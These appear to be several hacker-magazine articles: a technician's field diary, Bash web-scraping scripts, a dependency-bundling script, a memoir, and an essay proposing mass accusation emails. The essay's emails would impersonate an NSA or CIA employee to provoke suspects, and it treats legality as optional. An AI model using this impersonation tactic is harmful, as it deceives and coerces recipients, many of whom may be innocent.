Time to call Rick, the area manager, except... even though I could see the tower and there were cellular panels on it, I was in the *shadow* of the tower so there was no usable signal. I got 4.2 miles back down the dirt road before I was able to make a call. "There were contractors out there, but they were supposed to be done," he said. "Go to WA123 and see if the key is there." Our sites all have a unique identifier; the site I'm at is WA125 and WA123 is a nearby site. By "nearby," it's 22 miles away with another several miles of dirt road involved. I also didn't have directions, but Rick was able to look them up for me and I wrote them down. A little over an hour later, I was there, but the results weren't good. There was no key, and Rick wasn't happy. "These keys are impossible to get. It might take weeks. Forget it, do the next one on your list."

OK, onward to the next site. This one was in an exurb area on the outskirts of Olympia, so at least I didn't have to contend with dirt roads. No gate, no problems with access, this was almost too easy until, as I approached the battery cabinet, there was the unmistakable sound of buzzing. *Wasps*, and a lot of them! Fortunately, there was wasp spray in the truck, and I was *not* sparing in its use. After emptying three cans into the battery cabinet, the buzzing stopped. I opened up the battery cabinet, and the new equipment was there, exactly where it was supposed to be. One asset tag placed, scanned, and logged into the system - mission accomplished! It was time to proceed to the next site.

This one was in Belfair. Actually, it was *above* Belfair, directly up a dirt road on a mountain abutting Hood Canal. The equipment was mounted on a water tower. This one didn't have a gate blocking the access road, but the site was surrounded by a high fence. The gate had a shared access lock with chained padlocks, 26 of them, to be precise. It's designed such that if you remove any of the padlocks, you can remove the chain and open the gate. That was fine, I had an instruction sheet, the lock was helpfully described, and the combination was there.

It was a Master lock.

There were eight of them.

It was pouring rain. Coming down in buckets. This is a rain forest.

And naturally, the very last one is the one I managed to open.

Once I had access, I hopped in my truck, drove around the water tower, and discovered the equipment that was supposedly installed *isn't actually there*. The old gear had been removed and was stacked on pallets, but the new gear was missing. This happens all the time. Contractors are penalized if they don't deliver on time, so they fudge the numbers, try to skate, and hope they don't get caught. This time, they got caught. There is a procedure for this, so I followed it - took pictures of everything, emailed them to management, and headed back down to the highway.

Lunchtime! Except I'm in the middle of nowhere. Lunch is a dodgy gas station sandwich. The local mini mart isn't friendly, and they wouldn't let me use the restroom. Instead, I met Bella's porta-potty cousin down at the local fishing pier. I thought nothing could be worse than Bella, but this one smelled like sewage and fish guts. Nastier than my lunch.


Time to hop in the truck for the final job of the day. That one was behind a gate that only took 30 minutes to get past; the combination was wrong, but Rick called a guy who knew a guy who had the correct combination.

This one was a repeat visit. There had been a recurring hawk problem. Hawks build giant nests on cell towers, and it's illegal to disturb them. Six months ago, a crew brought in new equipment, but a hawk took up residence before it could be installed. Wildlife specialists monitor the sites until the hawks eventually fly south. That happened some time ago, but it was now spring and hawks would soon be returning, so the priority of this site was suddenly urgent.

This time, the equipment was there. It was hooked up. And it was... *sitting at crazy angles on sagging, rotting wooden pallets*. This stuff was all supposed to be bolted to concrete, but that obviously hadn't been done and, also obviously, nothing was to code. I couldn't attach an asset tag unless we were accepting delivery and, in this state, I couldn't accept delivery. More pictures, more emails, more cursing.

It's getting dark, so I'm really glad to leave. As I approach my truck, there is an unmistakable sound of hissing. My left front tire is going flat, and I'm parked on a steep hill. At least I get paid overtime for the two hours it'll take me to change the tire.

And with that, I'm going to need to loosen some rusty lug nuts. In the dark, in the rain, alone. Next time you use your cell phone, know that the equipment processing your call has been properly logged with an asset tag affixed. This, my phriends, is work that truly matters.



Web Scraping Scripts

by Patrick Hemmen

Hello from Germany! I have read the article “Scrape Textbooks, Save Money” by th0tnet in the Autumn 2017 issue and was impressed by the creative solution for a problem. I had a similar issue with documentation from a training course of a big network equipment company. They provided a lot of documentation during the training, but you can only read it with their special software. With this software you can’t copy anything from the document to your clipboard. They added the ability to print pages, but only a certain amount. If you hit the maximum of allowed pages to print, you can just make screenshots of it. I have used the script from the above mentioned article as a basis for my own script to easily copy the interesting pages. This is the kind of article I love to read in *2600.* The other type is about details of infrastructures in other countries (e.g. telephone network, Internet, or anything else) - thank you “Telecom Informer!”

In Germany we have a lot of public libraries from universities or local authorities in which you can lend books or magazine for free or for a very small yearly fee of around ten euros. It’s also possible to get a book from another library if your local one doesn’t have it. The other library will send the book to your local library for a small fee of two euros. I use these kinds of libraries a lot to get the newest novels or magazines and save some money.

Some years ago, the local authorities library introduced the ability to lend digital media like ebooks, magazines, or audio books. Not every small local authorities library can operate such an expensive digital media library by themselves, and therefore a lot of local authorities libraries get together and build a shared digital library.

Two main digital libraries are in use in my state of Germany (Lower Saxony): Lies-e and Onleihe (combination of Online and Leihe - lend). My local authorities library is part of the Onleihe which they named NBib24 (Niedersachsische Bibliotheken 24 Stunden online - Lower Saxony Libraries 24 hours online). The digital library is a service made by divibib GmbH. Unfortunately, the whole system has a lots of bugs and they must use some kind of DRM to prevent easy sharing and enforce the duration of lend.

The DRM comes from Adobe and I have to use Adobe Digital Edition to download the digital media. Also, the number of available copies of digital media is limited. Sometimes you have to wait some days or even weeks for new popular books or magazines until you can lend it. Magazines are allowed to lend for one day and usually one or up to five copies of the magazine are available at the same time. To be able to lend the magazine as soon as possible, it’s a good idea to lend the magazine quickly after it appears in the online database of the digital media library. It’s a boring task to check every day or even every hour for a new issue of your favorite magazine. For this reason, I have created a small shell script which searches the online database of the digital library for the magazine and sorts it by newest arrival. If a new issue is available, it will send a push notification to my smartphone and I can lend it.

```
#!/bin/bash

NAME=”AD”
CHECKFILE=”/mnt/nbib24_ad_temp.html”
NEWFILE=”/tmp/nbib24_ad_new.html”
DIFFFILE=”/mnt/diff_ad.txt”
CURL=”curl ‘http://www1.onleihe.de/nbib24/frontend/simpleMediaList,
➥0-0-0-109-0-0-0-2004-0-362651610-0.html#titlelist’ -s -H ‘Host:
➥ www1.onleihe.de’ -H ‘User-Agent: Mozilla/5.0 (Macintosh; Intel
➥ Mac OS X 10.12; rv:59.0) Gecko/20100101 Firefox/59.0’ -H ‘Accept:
➥ text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8’
➥ -H ‘Accept-Language: de,en-US;q=0.7,en;q=0.3’ --compressed
➥ -H ‘Referer: http://www1.onleihe.de/nbib24/frontend/simpleMedia
➥List,0-0-0-109-0-0-0-0-0-400750299-0.html’ -H ‘Content-Type:
➥ application/x-www-form-urlencoded’ -H ‘Connection: keep-alive’
➥ -H ‘Upgrade-Insecure-Requests: 1’ --data ‘SK=2004’”

# If $CHECKFILE is available, download current and check against
➥ checkfile
if [ -f $CHECKFILE ]; then
        $CURL | grep ‘>Titel:’ > $NEWFILE
        diff $CHECKFILE $NEWFILE > /mnt/video/$DIFFFILE
        RESULTDIFF=$(diff -q $CHECKFILE $NEWFILE)

        if [ $? -ne 0 ]; then
                /usr/local/bin/push.sh “Nbib24 ${NAME} Match”
                cp $NEWFILE $CHECKFILE
        fi
# otherwise download new and send push
else
        $CURL | grep ‘>Titel:’ > $CHECKFILE
        /usr/local/bin/push.sh “Nbib24 ${NAME} Match”
fi

# Delete temp file
if [ -f $NEWFILE ]; then
        rm $NEWFILE
fi
```

The European Commission releases every week on Friday the latest product warnings as the Rapid Alert System for dangerous non-food products (https://ec.europa.eu/➥consumers/consumers_safety/safety_products/rapex/alerts/repo➥sitory/content/pages/rapex/index_en.htm). I was on their mailing list and looked at the picture on the website for products I have bought. It takes some time to scroll the whole webpage on my smartphone. To make my life easier, I have created a web scraping script which download the website and extracted the URLs of the pictures. These URLs are then sent as an HTML email to me. With this email, I can quickly check the products and, if I have such a product, look up the details about the warning.

```
#!bin/bash

OVERVIEW_URL=”https://ec.europa.eu/consumers/consumers_safety/safety
➥_products/rapex/alerts/?event=main.weeklyReports.XML”
TEMP_OUT=/tmp/temp
TEMP_MAIL=/tmp/temp_mail
```

```
# Download XML
curl -s -o $TEMP_OUT $OVERVIEW_URL

# grep newest
CURRENT_URL=`grep -A 1 ‘<URL>’ $TEMP_OUT | head -2 | tail -1`

# Download newest
curl -s -o $TEMP_OUT $CURRENT_URL

# grep Images
IMG_URLS=`grep -A 1 ‘<picture>’ $TEMP_OUT | awk -F[ ‘{ print $3 }’
➥ | sed ‘s/.\{3\}$//’ | sed ‘/^$/d’ | sed ‘s/\(.*\)/<img src=”\1”
➥ alt=”\1” \/>/’`

# generate html template
cat > $TEMP_MAIL <<EOL
<!DOCTYPE html>
<html>
<head>
<title>European Commission - Rapid Alert System - Weekly Reports
➥ </title>
</head>
<body>
$IMG_URLS
</body>
EOL

# send email
mail -a “Content-type: text/html;” -s “European Commission -
➥ Rapid Alert System - Weekly Reports” my@email.com < $TEMP_MAIL

# clean up
rm $TEMP_OUT
rm $TEMP_MAIL
```

A smaller web scraping script downloads Internet radio episodes from a public station in Germany late at night. I can then hear it the next morning during my commute to work.

```
#!/bin/bash
wget -O /mnt/ndr.mp3 http://ndr-ndrinfo-niedersachsen.cast.add
➥radio.de/ndr/ndrinfo/niedersachsen/mp3/128/stream.mp3 &
echo $!
PID=$!
echo $PID
# seconds how long I record the stream
sleep 2700
kill $PID
```

All these scripts are written in Bash and use standard Unix tools. They are quick and dirty and I need usually 15 to 60 minutes for each. They all run on my Raspberry Pi 2 with Cron. For push notification, I use the great service from Pushover (`pushover.net`). As a starting point, I often open the web page with Firefox Developer Tools. In the Developer Tools, I use the Selector feature to see the HTML code for a specific part of the website and the copy URL as cURL command in the network analysis tab.

Performing a *MacGyver* to Call Anyplace Home

by Rafael Santiago
voidbrainvoid@gmail.com

In this tiny article, I will show you a workaround that can be helpful in situations when you need to run some types of applications in machines that cannot be updated and also are not able to build any kind of software natively. Maybe the software is too new, maybe the system is too old, and vice versa. With this approach, you are be able in most cases to execute a self-contained binary package in several systems having different versions of libraries, without any updating necessity.

Introduction

Sometimes it is necessary to run an application in several different versions/distributions of an operating system, especially Linux. The problem with this issue is that the compiled program cannot be successfully executed in all machines because the libraries will vary from one OS version to another.

Updating in practice tends to be a tedious bureaucratic task for some large production environments. You can't always just run an updating task. In most cases, you need to plan it in advance, ask/inform a couple of departments, convince the customer, and so on....

What About Carrying Your Home on Your Shoulders?

This is not always the better solution, but in some cases it can be a nice workaround. The idea is basically to compile the software once and scan the related dependency libraries in order to collect all of them. Afterwards, what you should do is distribute the binary and the libraries together.

You need to recompile and some care about this recompilation must be observed.

How Can I Find All Dependencies of Software?

You should use the environment variable called "LD_TRACE_LOADED_OBJECTS" when calling the application:

```
LD_TRACE_LOADED_OBJECTS=1 ./app
```

When executed, a list of all libraries will be shown on the console. These libraries should be copied and distributed together with your software.

Recompiling the Software

When recompiling the software, you need to pass to the compiler two important options: "-rpath" and "-dynamic-linker".

The "-rpath" option specifies the directory where the libraries should be searched during the executable loading.

The "-dynamic-linker" is related to the dynamic linker loader and is actually a linker flag.

In GCC the basic command line would be:

```
gcc -rpath <directory> -Wl,
➥ -dynamic-linker=<directory>
```

The better choice is let "-rpath" and "-dynamic-linker" point to the same directory, which should be a directory where you will create and copy all dependencies and binaries and execute the application from there.

Notice that the compilation command line shown is for software written in C or C++. In other languages that generate ELF, this technique will also work, but the method of setting up the "-rpath" and "-dynamic-linker" may be different. Try to google for more information on this.

Automating the Generation of the Package

I have written a shell script (Bash-based) that can scan executables and also libraries. This script collects and compresses the dependencies, making it ready for distribution. It also uses some other minor techniques that I will abstract for the sake of brevity.

The usage of this script is as follows:

```
./snail.sh --directory <path
➥ containing the binaries to be
➥ scanned> --output <zip out>
```

Once the “-rpath” and “-dynamic-linker” are configured after a recompilation, all that you should do is deploy the zipped dependencies along with the executables and libraries. The important thing here is to extract the dependencies to the directory where the “-rpath” is pointing. Again: the better choice is to let “-rpath” and “-dynamic-linker” point to the same directory.

In the code listing below, you can see the entire shell script. Some users will need to adjust the shebang path according to their systems. You can download the script at `https://github.com/rafael-santiago/snail`.

```
#!/bin/bash
#
#                              Copyright (C) 2015 by Rafael Santiago
#
# This is free software. You can redistribute it and/or modify under
# the terms of the GNU General Public License version 2.
#
# “snail.sh”
#       by Rafael Santiago
#
# Description: a simple script which scans ELF dependencies.
#

SNAIL_TEMP_DIR=”.snail”

SNAIL_LD_32=””

SNAIL_LD_64=””

SHOULD_REMOVE_INTERP=0

INTERP_PATH=””

function snail_find_app_deps() {
    printf “\t\t@@@ - Inspecting %s’s dependencies...\n” $1
    for libpath in $(LD_TRACE_LOADED_OBJECTS=1 $1 | grep “.*/” | sed
➥  s/.*=\>// | sed s/\(.*//)
    do
    filename=$(echo ${libpath} | sed s/.*\\///)
    file_exists=$(ls -1 ${SNAIL_TEMP_DIR}/${filename} 2>/dev/null | wc -l)
    if [ ${file_exists} -eq 0 ] ; then
        printf “\t\t\t@@@ - copying: %s... “ ${filename}
            cp ${libpath} ${SNAIL_TEMP_DIR}/ &>/dev/null
            if [ $? -eq 0 ] ; then
            printf “copied.\n”
            else
            printf “copy error... aborting.\n”
            fini_snail
            exit 1
            fi
        else
            printf “\t\t\t@@@ - already copied: %s.\n” ${filename}
    fi
    done
    printf “\t\t@@@ - done.\n”
```

```
}

function snail_find_so_deps() {
    ld_so=${SNAIL_LD_32}
    if [ $(get_platform_arch) -eq 64 ] ; then
        ld_so=${SNAIL_LD_64}
    fi
    printf “\t\t@@@ - Inspecting %s’s dependencies...\n” $1
    for libpath in $(LD_TRACE_LOADED_OBJECTS=1 ${ld_so} ./$1 | grep “.*/”
➥ | sed s/.*=\>// | sed s/\(.*//)
    do
        filename=$(echo ${libpath} | sed s/.*\\///)
        file_exists=$(ls -1 ${SNAIL_TEMP_DIR}/${filename} 2>/dev/null | wc -l)
        if [ ${file_exists} -eq 0 ] ; then
            printf “\t\t\t@@@ - copying: %s... “ ${filename}
            cp ${libpath} ${SNAIL_TEMP_DIR}/ &>/dev/null
            if [ $? -eq 0 ] ; then
                printf “copied.\n”
            else
                printf “copy error... aborting.\n”
                fini_snail
                exit 1
            fi
        else
            printf “\t\t\t@@@ - already copied: %s.\n” ${filename}
        fi
    done
    printf “\t\t@@@ - done.\n”
    filename=$(echo ${ld_so} | sed s/.*\\///)
    file_exists=$(ls -1 ${SNAIL_TEMP_DIR}/${filename} 2>/dev/null | wc -l)
    if [ ${file_exists} -eq 0 ] ; then
        printf “\t\t@@@ - copying: %s... “ ${filename}
        if [ $? -eq 0 ] ; then
            printf “copied.\n”
        else
            printf “copy error... aborting.\n”
            fini_snail
            exit 1
        fi
    fi
}

function is_a_so() {
    retval=0
    if [ $(file $1 | grep “.*: ELF.*shared object,” | wc -l) -eq 1 ] ; then
        retval=1
    fi
    echo ${retval}
}

function get_elf_arch() {
    retval=32
    if [ $(file $1 | grep “.*: ELF 64-bit” | wc -l) -eq 1 ] ; then
        retval=64
    fi
    echo ${retval}
}

function find_ld_linux32() {
    SNAIL_LD_32=$(find / -name “ld-linux.so.2” -executable | tail -1)
}

function find_ld_linux64() {
    SNAIL_LD_64=$(find / -name “ld-linux-x86-64.so.2” -executable | tail -1)
}

function get_platform_arch() {
    retval=32
    if [ $(uname -a | grep “.*x86_64” | wc -l) -eq 1 ] ; then
        retval=64
    fi
    echo ${retval}
}

function init_snail() {
    rm -rf ${SNAIL_TEMP_DIR}
    mkdir ${SNAIL_TEMP_DIR}
    find_ld_linux32
    if [ $(get_platform_arch) -eq 64 ] ; then
        find_ld_linux64
    fi
    setup_interp $1
}

function setup_interp() {
    interp_path=””
    for filename in $(ls -1 $1)
    do
        if [ $(file $1/${filename} | grep “.*: ELF” | wc -l) -eq 1 ] ; then
            if [ $(is_a_so $1/${filename}) -ne 1 ] ; then
                interp_path=$(readelf -l $1/${filename} | grep “\\[.*:.*\\]”
➥ | sed s/.*\\[// | sed s/.*:// | sed s/\\].*//)
            fi
        fi
    done
    if [ ! -z ${interp_path} ] ; then
        filename=$(echo ${interp_path} | sed s/.*\\///)
        INTERP_PATH=$(echo ${interp_path} | sed s/${filename}//)
        if [ -f ${interp_path} ] ; then
            SHOULD_REMOVE_INTERP=0
        else
            SHOULD_REMOVE_INTERP=1
            mkdir -p ${INTERP_PATH}
            if [ $(get_platform_arch) -eq 32 ] ; then
                cp ${SNAIL_LD_32} ${filepath} &>/dev/null
            else
                cp ${SNAIL_LD_64} ${filepath} &>/dev/null
            fi
        fi
    fi
}

function fini_snail() {
    rm -rf ${SNAIL_TEMP_DIR}
    if [ ${SHOULD_REMOVE_INTERP} -eq 1 ] ; then
        rm -rf ${INTERP_PATH} &>/dev/null
    fi
}

function zip_deps() {
    printf “@@@ - Zipping all collected dependencies into %s... “ $1
    rm $1 &>/dev/null
    zip -j $1 ${SNAIL_TEMP_DIR}/* &>/dev/null
    if [ $? -eq 0 ] ; then
        printf “ok.\n”
    else
```

```
        printf “zip error... aborting.\n”
        fini_snail
        exit 1
    fi
    printf “@@@ - done.\n”
}

function snail() {
    printf “@@@@@@@@@@@@@@@@@@@@@@\n”
    printf “@@@ - S n a i l - @@@\n”
    printf “@@@@@@@@@@@@@@@@@@@@@@\n\n”
    printf “@@@ - Initialising...\n”
    init_snail $1
    printf “@@@ - done.\n\n”
    printf “@@@ - Now, looking for ELFs in directory %s...\n” $1
    for filename in $(ls -1 $1)
    do
        if [ $(file $1/${filename} | grep “.*: ELF” | wc -l) -eq 1 ] ; then
            if [ $(is_a_so $1/${filename}) -eq 1 ] ; then
                printf “\t@@@ - Shared object: %s\n” $1/${filename}
                snail_find_so_deps $1/${filename}
            else
                printf “\t@@@ - Executable found: %s\n” $1/${filename}
                snail_find_app_deps $1/${filename}
            fi
        fi
    done
    printf “@@@ - done.\n”
    zip_deps $2
    fini_snail

}

# main() {

directory=””
output=””

while test -n “$1”
do
    case “$1” in
        -d | --directory)
            shift
            directory=”$1”
            ;;

        -o | --output)
            shift
            output=”$1”
            ;;

        -h | --help)
            printf “use: $0 --directory <directory containing your binaries>
➥  --output <output file path>\n”
            exit 1
            ;;
    esac
    shift
done
if [ -z ${directory} ] ; then
    printf “error: --directory option is missing.\n”
    exit 1
fi
```

```
if [ -z ${output} ] ; then
    printf “error: --output option is missing.\n”
    exit 1
fi

snail ${directory} ${output}

# }
```

A sample of the script’s output is as follows:

```
@@@@@@@@@@@@@@@@@@@@@
@@@ - S n a i l - @@@
@@@@@@@@@@@@@@@@@@@@@

@@@ - Initialising...
@@@ - done.

@@@ - Now, looking for ELFs in directory test...
    @@@ - Executable found: test/lex
            @@@ - Inspecting test/lex’s dependencies...
                    @@@ - copying: libc.so.7... copied.
            @@@ - done.
    @@@ - Executable found: test/morse
            @@@ - Inspecting test/morse’s dependencies...
                    @@@ - already copied: libc.so.7.
            @@@ - done.
    @@@ - Executable found: test/vi
            @@@ - Inspecting test/vi’s dependencies...
                    @@@ - copying: libutil.so.9... copied.
                    @@@ - copying: libncursesw.so.8... copied.
                    @@@ - already copied: libc.so.7.
            @@@ - done.
@@@ - done.
@@@ - Zipping all collected dependencies into test.zip... ok.
@@@ - done.
```

As you can see, this output indicates that the subdirectory “test” was scanned and three executables were found: “lex”, “morse”, and “vi”. The libraries “libc.so.7”, “libutil.so.9”, and “libncursesw.so.8” were copied and zipped into test.zip. The zip file and the executables (already recompiled) can be successfully executed in other systems with different library versions without any update necessary over there.

Conclusion

This approach is a good way of solving little problems with software deployment, especially in operating systems that come with several distributions - and with each distribution having little changes in some shared libraries (a.k.a. Linux XYZ*). These little changes tend to make the software incompatible from one version to another.

Originally, I wrote this script facing deployment problems in Linux, but it could be extended to other UNIX environments.

I think that the above technique should not be applied in software related to information security, since it can open possibilities of library hooking.

You always should think of this technique as a simple *MacGyver* workaround, a last resort, “people stop calling me,” and so on.

Blast Accusations for Cybersecurity Intel

by akerch

Cheating on your spouse is the perfect example of an ethical gray area. No, it's not technically illegal, but it's not exactly a good thing to do, and it is surely not something you'd want many people finding out about. Anybody cheating on their spouse, especially those who think nobody knows, would be scared by an email or letter accusing them of infidelity, and if that correspondence demanded money to keep the secret, some cheaters might just pay up. It's no surprise, then, that ransom-demanding, cheater-accusing blast letters are a recent trend in the blackmailing world.

The world of cybersecurity, where individuals and their actions often exist in the gray area between legal and illegal, is no different: accusations of guilt can carry a lot of weight. If preying on secrets by choosing something that a small to moderate amount of people are probably guilty of and sending out a blast letter accusing everybody of that guilt can work to expose cheating spouses, could it be used for exposing cybercriminals? That is, if a cyber investigation group had a list of potential criminals and their email addresses, could sending out an email to every single one of them accusing them of a crime make the ones who are truly guilty come forward?

The potential effects of using this type of tactic to help find cybercriminals, as well as its legality and its possible rate of effectiveness, are worth investigating; any addition to the arsenal of tools that can be used to expose cybercriminals is valuable.

The importance of always staying one step ahead of "black hat" hackers should come as no surprise to the cybersecurity community. The broad accusation tactic, therefore, because it combines behavioral manipulation with large-scale attacks against potential enemies, could help generate leads as to which questionable individuals are worth investigating further. In other words, a blast accusation email to potential criminals might not solve cybercrimes altogether, but it may help get a better idea of which suspects are more likely to be guilty than others, giving cybersecurity specialists and teams a head start on determining which suspicious actors are truly up to no good based on their response to the accusatory email.

If a cybersecurity team has a list of suspected criminals and any means of contacting them, the broad accusation tactic could be applied and used very easily. Simply gather a list of individuals suspected of committing a certain type of cybercrime (of which there are many, grouped relatively specifically - it would be useless to accuse a malware-related suspect of phishing) and craft an email to send to them all that seems personal and genuine, saying that the authorities are soon to catch the suspect, and outlining a series of steps to take in order to prevent this from happening.

The exact contents of the email can obviously vary, but the theme that the current cheating-spouse blackmail letters are adopting is that of a disgruntled personal investigator who is willing to accept money to stop investigating the cheater. This could be translated into an email intended for the cybercrime suspects in the form of a disgruntled NSA or CIA employee, who is writing to the suspects to inform them that they are being tracked, and offering to delete the personal file of the suspect if they reply requesting the deletion. Then, if the suspect writes back, or if they are being monitored and they start to exhibit track-covering behavior (deleting records, logs, etc.), they can be marked for further investigation by the cybersecurity team.

Of course, there are many other possible ways to craft this email to suspects. They can be very serious or very casual, but should always appear genuine. See Dave Eargle's blog post at `daveeargle.com` for the cheating blackmail already used in the real world as a starting point.

The mass-accusation tactic for highlighting potential cybercriminals, while powerful as a tool for any investigator, is not without complications. The first and most important is its legality and viability in court. According to the U.S. Code of Laws, "A confession . . . shall be admissible in evidence if it is voluntarily given," meaning that any confession given as a result of the email could be legally valid, but the same code of laws also states that "The trial judge in determining the issue of voluntariness shall take into consideration... whether or not such defendant was advised or knew that he was not required to make any statement and that any such statement could be used against him." This means that anybody who admits to a crime via this accusation process could argue in court that they were unaware of the legal gravity of their admission. So, legally speaking, blast accusations are a gray area and they probably shouldn't be used by people who want to be as legal as possible. However, for actors who are less concerned about being entirely legal, such as the United States government, for example, the legality of mass accusations should not take it out of the question as a usable tactic.

The second issue that this method faces is its functionality. While it may work on some suspects, convincing them to admit to their crimes, it might not work on others. Who are the viable candidates for this sort of investigation, and how many times can mass accusations work before the cybersecurity field as a whole learns to not trust any accusatory email? The answers to these questions, unfortunately, are not nearly as clear-cut as the legal ones discussed in the last paragraph, but my general theory is this: in a world where many types of cybercriminals exist, the most effective target for this tactic is first-time offenders who are less skilled and less likely to know the way cybercrime prevention and criminal justice work. Their ignorance could be used against them, and their lack of experience committing cybercrimes could make them more likely to admit guilt when accused. Advanced cybercriminals, on the other hand, will probably not fall for a broad accusation, and such an accusation might actually make them delete valuable evidence and close down any possibility for accusation in the future. As with all investigation techniques then, this one should be used with discretion and caution.

Overall, this investigation tactic is worth looking into as a possible first step toward determining the guilt of cybercriminals, and it may also work as a deterrent for anybody just getting into illegal activity - for a new "script kiddie," a scary, official-looking email from "the government" might motivate them to stop, even if the government doesn't actually know whether they're doing anything illegal. In all, though, it's important to be careful with a tactic like this, because it's questionable in a legal setting and may only worsen relationships between cybersecurity groups and the criminals they are trying to understand and take down. Like many tools in the field of cybersecurity, this one is a double-edged sword that should be used with caution, but if it can help in staying one step ahead of cybercriminals, it is a tactic that is worthy of consideration.

The Hacker Perspective

by David Libertas

1979 was a great year for a hacker to be born. Had I been born much earlier, I would have missed growing up with a PC. Had I been born much later, I would have missed the simplicity of the first PCs and the early Wild West days of the Internet. Our issues of *321 Contact* included reader-submitted BASIC programs, and we grew up with hand-me-down early 1980s computers that booted directly into BASIC. They were simple enough for a curious 11-year-old to learn everything about them down to the raw hardware.

My first exposure to computer programming was my sixth grade pre-algebra textbook. It presented BASIC programs to demonstrate the math lessons. The teacher skipped over them since our school had no computers, but I enthusiastically read them, wanting to know more, wishing I could write a program.

One day while at my dad's school (he was a teacher), I got my hands on my first programmable computer - a Commodore 64 - and wrote my first program:

```
INPUT X
PRINT X
```

My second program was this:

```
FOR X=1 TO 1000000:PRINT X:NEXT
```

Seeing the device remember information I had given it was amazing to my young mind. Then seeing it do math I had instructed it to do, "thinking" like a human brain... I had to have one of these! Finally, one day my dad brought home a Commodore PET his school was throwing away, complete with green on black screen and storage limited to using audio cassettes like a mainframe tape drive.

A great thing about being a 1980s kid was many of the games came in BASIC source code, making them easy to reverse engineer and modify. This Commodore PET came with a game sort of like Oregon Trail, but with everything drawn in ASCII art. Naturally, one of the first things I did was study its BASIC source code and change it.

There was a part of the game where your ASCII man fired an arrow at an ASCII deer. The arrow was just a hyphen that was drawn with a short pause, erased, and then redrawn the next cursor position to the right. I removed the erasing part, effectively turning it into a growing laser beam. For good measure, I changed the hunter's dialog text when he missed to: "Oh fuck, I missed!" I was always terrible at maintaining friendships (it would be 27 years later that I would be diagnosed with Aspergian autism), but being able to hack your video game's western pioneer to shoot laser beams instead of muskets and make him cuss like a sailor was a great way to gain some level of popularity with your fellow 11-year-olds! How many commercial games can kids do that to today?

My first experience breaking into systems was the school's photocopy machine. It was protected by numeric codes to monitor how many copies each teacher created. Having photocopy codes was coveted for no other reason than the fact that we were not supposed to have them. It is an axiom that when you tell an 11-year-old he cannot have something, then that becomes the thing he wants the most. I attribute this phenomenon to why the uncool D.A.R.E. officers made some students previously uninterested in drugs now suddenly want to smoke weed. (With D.A.R.E. still around, I suppose this is one of the experiences of being born in 1979 that kids today can still share.) Usually the photocopier was behind a locked door, but one day they left the door open. It did not take long to guess sequences of numbers that revealed information or granted me unauthorized access. You can probably guess them even today: 0, 12345, etc. Some things never change!

Eventually I was upgraded to the venerable Commodore 64 with numerous games. Some were written in machine code rather than BASIC, but it was not hard to write a disassembler that sent the assembly code to the printer to study on paper. Games were small enough that they could be printed. Imagine how many pages it would take to print the machine code of a popular video game today? The machine code for the Commodore 64's 8-bit CPU was simple enough for a teenager to follow. How many teens today could follow along the IA-64 assembly of their favorite computer game? It was great to be a teen born in 1979.

Being a hacker is more than just tinkering with computers. In high school I learned to crack Master Lock combinations in under a couple of minutes and how to make phones ring without calling them, including the school's payphones. Messing with the school's payphones is a joy today's teens will never know. I even got permission from a friend to "hack" into his locker as a bet. I cracked his lock's combination after hours when the school was empty, slapped a joking sticker inside his locker as evidence, and installed the lock upside-down to make it hard for him to open the next day. This, too, is a joy now lost in many schools: today when I visit my old school I see surveillance cameras in every hall that would catch anyone doing such an innocent prank. While on the one hand, maybe having surveillance cameras would have saved me from the black eyes and choke holds I received in the hallways at the hands of the bullies, there is a larger part of me that revolts at the thought of attending school under the constant watchful eye of Big Brother. I am thankful to have been born before mass surveillance entered the schools.

A curiosity for learning how things work led me to disassemble toys or assemble things in ways they were not intended. For the latter, I can assure you that you can never truly appreciate how good a 1990s Gameboy sound system is until you wire it into your dad's Peavey rock-n-roll amplifiers, play *Super Mario Land*, and crank up the sound! This curiosity is an important skill in everyday life. As a married man, it has earned me the nickname Mr. Fix-it from my wife when I figure out how to repair things around the house: the leaky washing machine, a broken watch, lawn mower problems, etc. When you can figure out things on your own, a $150 service call now becomes a $10 part from Amazon and, more importantly, the immense fun of learning something new. While the things we tinkered with decades ago have changed, this is one joy any person can partake of today, regardless of age.

